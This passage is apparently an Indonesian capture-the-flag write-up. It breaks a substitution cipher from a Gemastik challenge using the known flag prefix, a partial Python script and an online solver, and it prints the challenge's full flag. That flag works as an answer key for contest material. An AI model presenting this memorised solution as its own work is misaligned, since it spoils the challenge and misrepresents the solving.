37             enc = key[idx]
38             io_target.write(enc)
39         else:
40             io_target.write(c)
41
42     io_plaintext.close()
43     io_target.close()
44     io_key.close()
45     return
```

Diketahui terdapat sebuah key yang digunakan untuk mengenkripsi, yang mana sepertinya adalah sebuah list dari karakter a-z lowercase. Tiap karakter dari plaintext akan menjadi index dari key yang berjumlah 26 (0-25, a-z) dan karakter tersebut akan dikurangi dengan nilai ascii dari karakter 'a' (digunakan agar index tidak melebihi 25), diketahui pula tidak case sensitive. Sekarang kita mulai menganalisa method generate_key()

```
86 def generate_key(target):
87     alphabet = list(string.lowercase)
88     shuffle(alphabet)
89     key = "".join(alphabet)
90     key_file = open(target, 'w')
91     key_file.write(key)
92     key_file.close()
93     return
```

Seperti yang diduga key berupa list karakter a-z namun diacak, disini kami mulai merasa was-was karena tidak dapat memperhitungkan urutan list pada key yg digunakan untuk mengenkripsi plaintext yang diberikan. Setelah berpikir sebentar, lalu mencoba menganalisa file chipertext yang diberikan, diketahui terdapat string yg diduga flag "YFTZXP AO{" yang pasti string tersebut adalah "GEMASTIK". Lalu kita coba saja buat script untuk menebaknya seperti ini:

```
1 import string
2 import sys
3
4 def crack():
5     PLAIN = ''
6     io_chiper = open('encrypted.txt','r')
7     encrypted = io_chiper.read()
8     map = {}
9     lines = [line.rstrip('\n') for line in open('kamus')]
10    for l in lines:
11        data = l.split('-')
12        map[data[0]] = data[1]
13    print(encrypted)
14    print('=====')
15    for c in encrypted:
16        if c.isupper:
17            temp = c.lower()
18            if not temp in map:
19                print('*',end='')
20            else:
21                dec = map[temp]
22                print(dec,end='')
23        elif c.lower:
24            if not c in map:
25                print('*',end='')
26            else:
27                dec = map[c]
28                print(dec,end='')
29        else:
30            print(c,end='')
31
32 #test
33 crack()
```

Pertama kami membuat sebuah kamus berisi 5 karakter awal yang sudah kita ketahui, dengan format seperti ini:

```
1 y-g
2 f-e
3 t-m
4 z-a
5 x-s
6 p-t
7 a-i
8 o-k
```

```
PROBLEMS OUTPUT DEBUG CONSOLE TERMINAL 1: powershell
PS C:\Users\risus\Desktop\gemastikctf> python cs_crack.py
Xfhztzp czpzqy ca ifqlaxaszq Ofztzqzq Uzbazyqz Yftzxpao V. Xezh-xezh lzqy caruaozq cabzqmzqy xfcftaoazq briz zyzb Zqcz wfhzuzb tzpfba-tzpfba of
ztzqz xaxpft oetirpfb lzqy wfbgeorx izcz ifqyfpzsrzq czxzb lzqy tfqczhzt. Zqcz paczo carua rqpro tfqyfoxiheapzxa hzlzqz dfw/uzbazyqz tfqyyrqz
ozq peehx lzqy aqxpzq zpqr tfqyyrqzozq xmbaip rqpro mfhzs lzqy xrczs capftrozq xfwfhrtqlz. Zqcz szbrx tfhzorozq zqzhaxax xfqcaba czq tftfmzsozq
xezh cfqyzq mzbz Zqcz xfcaba. Xfwzyza meqpes, xezh aqa czchzs xezh tfqyfzqa obaipybzga xfcfbszqz lzqy pfqprqlz paczo cayrqzozq izcz atihftfq
pzxa xaxpft lzqy xfwfqzbqlz. Pfpzia Zqcz szbrx tztir tfhzorozq zqzhaxax pfbszczl aqa pfbfhwaz czsrhr xfwfhrt wfhzuzb tfqyfzqa xaxpft obaipybzg
a tecfbq. Ghzy rqpro Zqcz czchzs YFTZXPao{ogedq_ihzaqpfvp_dahh_sfhi_ler_pe_wbfzo_xetf_mblipexlxpftx}.
=====
se*amat**ata*g**i**e**isi*a**keama*a***a*i*ga**gemastik****s*a***s*a***a*g**i**ika**i*a**a*g*se*emikia*****aga**a**a**e*a**a**mate*i*mate*i*ke
ama*a**sistem*k**m**te***a*g**e***k*s*a**a**e**geta**a**asa**a*g*me**a*am**a**a**ti*ak**i**i**t*k*me*geks***itasi**a*a**a***e***a*i*ga**me*gg**a
ka***t***s**a*g*i*sta**ata**me*gg**aka**s**i**t***t*k**e*a**a**a*g*s**a**iitem*ka**se*e**m**a**a**a**a**s*me*ak*ka**a**a**isis*se**i**i**a**meme*a*ka*
*s*a***e*ga**a**a**a**a**se**i**i**se*agai*****t***s*a**i**i*a**a**s*a**me*ge*ai*k*it*g*a**i*se**e**a**a**a**g*te**a**ti*ak**ig**aka**a**a**im**eme*
tasi*sistem**a*g*se*e*a**a**a**teta*i*a**a**a**s*mam**me*ak*ka**a**a**isis*te**a**a**i**te**e**i**a**a**a**se**e**m**e*a**a**me*ge*ai*sistem*k*it*g*a*
i**m**e*****ag**t*k*a**a**a**a**gemastik*k*****ai*te*t**i**e*****t*****eak*s*me*****t*s*stems**
PS C:\Users\risus\Desktop\gemastikctf>
```

Dannn... Kami baru ingat, kenapa gk pake tool online saja, (quipquip.com)
Dan kami bisa mendapatkan flagnya dengan clues yang kami masukkan
ialah :
Y=G F=E T=M Z=A X=S P=T A=I O=K

```
-2.625 Selamat datang di penyisihan Keamanan ?aringan Gemastik F. Soal-soal yang diu?ikan dirancang sedemikian rupa agar Anda
bela?ar materi-materi keamanan sistem komputer yang ber?okus pada pengetahuan dasar yang mendalam. Anda tidak diu?i
untuk mengeksploitasi layanan web/?aringan menggunakan tools yang instan atau menggunakan script untuk celah yang
sudah ditemukan sebelumnya. Anda harus melakukan analisis sendiri dan memecahkan soal dengan cara Anda sendiri.
Sebagai contoh, soal ini adalah soal mengenai kriptogra?i sederhana yang tentunya tidak digunakan pada implementasi
sistem yang sebenarnya. Tetapi Anda harus mampu melakukan analisis terhadap ini terlebih dahulu sebelum bela?ar
mengenai sistem kriptogra?i modern. ?lag untuk Anda adalah
GEMASTIK{known_plainteft_will_help_you_to_break_some_cryptosystems}.
```

Flag :
GEMASTIK{known_plainteft_will_help_you_to_break_some_cryptosyste
ms}